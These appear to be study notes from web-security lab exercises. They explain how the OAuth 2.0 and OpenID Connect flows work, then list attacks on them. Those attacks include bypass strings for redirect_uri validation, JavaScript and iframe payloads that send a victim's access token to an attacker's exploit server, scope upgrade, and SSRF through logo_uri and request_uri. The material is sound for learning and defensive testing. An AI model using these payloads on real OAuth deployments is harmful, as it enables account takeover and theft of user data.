## **What is OAuth?**

**OAuth** helps user grant limited access without exposing the credential to the requesting application (e.g., login using social media account)

* **Client application** – The web **application** that wants to access the user's data.
* **Resource owner** - The **owner** of the data
* **OAuth service provider** - provides an **API** for interacting with an **authorization server** and a **resource server**.

## **How does OAuth 2.0 work?**

* **Client application** requests access to user's data **(authorization request)**.
* **User** logs in to the OAuth service and gives consent for the requested access.
* **Client application** receives a unique **access token** .
* **Client application** uses this access token to fetch the data from resource server.


## **OAuth scope** specifies which data the client application wants to access and what kind of operations it wants to perform

**Read the user’s contact list:** scope=contacts **/** scope=contacts.read **/** scope=contact-list-r

scope=https://oauth-authorization-server.com/auth/scopes/user/contacts.readonly

**Authentication:** scope=openid profile

## **Authorization code grant type**



#### **1. Authorization request**

GET /authorization?**client\_id**=12345&**redirect\_uri**=https://client-app.com/callback&**response\_type**=code&**scope**=openid%20profile&**state**=ae13d489bd00e3c24 HTTP/1.1

Host: oauth-authorization-server.com

* client\_id: of the client application
* redirect\_uri:authorization code will be sent back to this URI
* response\_type: “code” for authorization code grant type
* state: kind of a CSRF token for the session. The Oauth service should return this value in reponse

#### **2. User login and consent**

In the first time, the user needs to manually log in and give their consent. But if they revisit the client application, those steps will be completed automatically if their session with the OAuth service is still valid.

#### **3. Authorization code grant**

GET /callback?**code**=a1b2c3d4e5f6g7h8&**state**=ae13d489bd00e3c24 HTTP/1.1

#### Host: client-app.com

#### **4. Access token request (in back-channel)**

POST /token HTTP/1.1

Host: oauth-authorization-server.com

…

**client\_id**=12345&**client\_secret**=SECRET&**redirect\_uri**=https://client-app.com/callback&**grant\_type**=authorization\_code&**code**=a1b2c3d4e5f6g7h8

* client\_secret: established when the application client registered with the OAuth service

#### **5. Access token grant (in back-channel)**

{

**"access\_token": "z0y9x8w7v6u5",**

"token\_type": "Bearer",

"expires\_in": 3600,

"scope": "openid profile",

…

}

#### **6. API call (in back-channel)**

The client application fetches the user's data from the resource server

GET /userinfo HTTP/1.1


Host: oauth-resource-server.com

#### **Authorization: Bearer z0y9x8w7v6u5**

#### **7. Resource grant (in back-channel)**

## **Implicit grant type**

Client application receives the access token immediately (no authorization code)



#### **1. Authorization request**

GET /authorization?client\_id=12345&redirect\_uri=https://client-app.com/callback&**response\_type=token**&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1

#### Host: oauth-authorization-server.com

#### **2. User login and consent**

#### **3. Access token grant**

GET /callback#**access\_token=z0y9x8w7v6u5**&**token\_type**=Bearer&**expires\_in**=5000&**scope**=openid%20profile&**state**=ae13d489bd00e3c24 HTTP/1.1

Host: client-app.com

The client application must use a suitable script to extract the fragment.

#### **4. API call**

#### **5. Resource grant**

## **Recon**

Send GET request to the following endpoints of the **authorization server:**

* /.well-known/oauth-authorization-server
* /.well-known/openid-configuration
* /.well-known/jwks.json **(keys for signing the JWT)**

### **Vulnerabilities in the OAuth client application**

#### **Improper implementation of the implicit grant type**

If the client application wants to maintain the session after the user closes the page, it needs to store the current user data (userID, access token). The client application submits the data to the server in a POST request and then assign the user a session cookie. However, in this scenario, the server does not have any secrets or passwords to compare with the submitted data, which means that it is implicitly trusted. We can change this data to impersonate any user => use the token for any (email) user

#### **Flawed CSRF protection**

If no **state** parameter is used, we can initiate an OAuth flow and trick a victim into completing it (similar to CSRF attack). This can be used to effectively maked the victim bind their account to our social media acocunt.

We need to **stop the token being sent to the client application** so that the token remains valid for the victim.

### **Leaking authorization codes and access tokens**

We can make the victim initate an OAuth flow that **sends the code/token to us** by set the **redirect\_uri** pointing our exploit server

We can then use this code/token to authenticate ourselves as the victim to the **/callback** endpoint

#### **Flawed redirect\_uri validation**

Try circumventing redirect\_uri validation:

+ place the **redirect\_uri** as subdomain<http://redirect_uri.attacker-website.com/csrf-attack>

+ place any where in URL<http://attacker-website.com/csrf-attack?redirect_urim>

+ https://default-host.com [&@foo.evil-user.net#@bar.evil-user.net/](mailto:&@foo.evil-user.net#@bar.evil-user.net/)

+ duplicate redierec\_uri: <https://oauth-authorization-server.com/?client_id=123&redirect_uri=client-app.com/callback&redirect_uri=evil-user.net>

+ localhost.evil-user.net

#### **Stealing codes and access tokens via a proxy page**

If redirect\_uri is whitelisted, it may still be vulnerable to directory traversal:

redirect\_uri=<https://client-app.com/oauth/callback/../../example/path>

results in https://client-app.com/example/path

The directory traversal can be confirmed by changing the redirect\_uri on the way in Intercept (pointing to another page of the application)

Use the directory traversal vulnerability to point the **redirect\_uri** to an **open redirect** which receives and forwards the victim’s code/token to our exploit server.

For **implicit grant type**: if we have the token, we can use it to request victim’s data from the OAuth service

<script>

if (!document.location.hash) {

window.location = 'https://YOUR-LAB-OAUTH-SERVER.net/auth?client\_id=YOUR-LAB-CLIENT-ID&redirect\_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback**/../post/next?path=https://exploit-server.net/exploit/**&response\_type=token&nonce=399721827&scope=openid%20profile%20email'

} else {

window.location = '/?'+document.location.hash.substr(1)

}

</script>

Instead of open redirect, we can use:

- Javascript (on the server) that receives and forwards the token to our exploit server

- XSS that receives and forwards the token to our exploit server

- HTML injection

If **“postMessage()”** is used in responses from server, set the redirect-uri pointing to the page containing it:

<iframe src="https://YOUR-LAB-AUTH-SERVER/auth?client\_id=YOUR-LAB-CLIENT\_ID&redirect\_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback**/../post/comment/comment-form**&response\_type=token&nonce=-1552239120&scope=openid%20profile%20email"></iframe>

<script>

window.addEventListener('message', function(e) {

fetch("/" + encodeURIComponent(e.data.data))

}, false)

</script>

#### **Scope upgrade: authorization code flow**

Attacker has a client application which received approval from his user for accessing some data. Attacker can upgrade the scope paramater to receive more data:

POST /token

Host: oauth-authorization-server.com

…

client\_id=12345&client\_secret=SECRET&redirect\_uri=https://client-app.com/callback&grant\_type=authorization\_code&code=a1b2c3d4e5f6g7h8&scope=**openid%20 email%20profile**

#### **Scope upgrade: implicit flow**

After stealing the access token from the victim, attacker can upgrade the scope parameter to receive more data

### **Unverified user registration**

Some Oauth services do not verify the entered details when a user registers an account. Attacker can register another account with the same details (username, email,..) and use this acocunt to sign in as the victim in the client application.

## **What is OpenID Connect?**

OpenID Connect  adds standardized, identity-related features to make authentication via OAuth work in a more reliable and uniform way:

- identical set of scopes that are the same for all providers: scope=openid profile/email/address/phone

- an extra response type: id\_token (returns **JWT** containing claims about the user)

* **Relying party** - client application
* **End user** - resource owner
* **OpenID provider** - OAuth service provider

### **Unprotected dynamic client registration**

Client application can register with OpenID provider:

POST /openid/register HTTP/1.1

Content-Type: application/json

Accept: application/json

Host: oauth-authorization-server.com

Authorization: Bearer ab12cd34ef56gh89 (for authentication)

{

"application\_type": "web",

"redirect\_uris": [

"https://client-app.com/callback",

"https://client-app.com/callback2"

],

"client\_name": "My Application",

"**logo\_uri**": "**https://client-app.com/logo.png**",

"token\_endpoint\_auth\_method": "client\_secret\_basic",

"jwks\_uri": "https://client-app.com/my\_public\_keys.jwks",

"userinfo\_encrypted\_response\_alg": "RSA1\_5",

"userinfo\_encrypted\_response\_enc": "A128CBC-HS256",

…

}

The OpenID provider will access **logo\_uri** to load the logo of the client application **at some step (find it!!!)**

=> Attacker can register with malious input value, e.g., to trigger SSRF

First, we need to find the registration endpoint => Recon part

Then try to register with OpenID provider:

POST /reg HTTP/1.1

Host: YOUR-LAB-OAUTH-SERVER.web-security-academy.net

Content-Type: application/json

{

"redirect\_uris" : [

"https://example.com"

],

"logo\_uri" : "https://BURP-COLLABORATOR-SUBDOMAIN"

}

### **Allowing authorization requests by reference**

Instead of submitting the required parameters for the authorization request via the query string, we can use **request\_uri** that points to a JWT containing these parameters => SSRF

**request\_uri** can also be used to bypass validation of these paramaters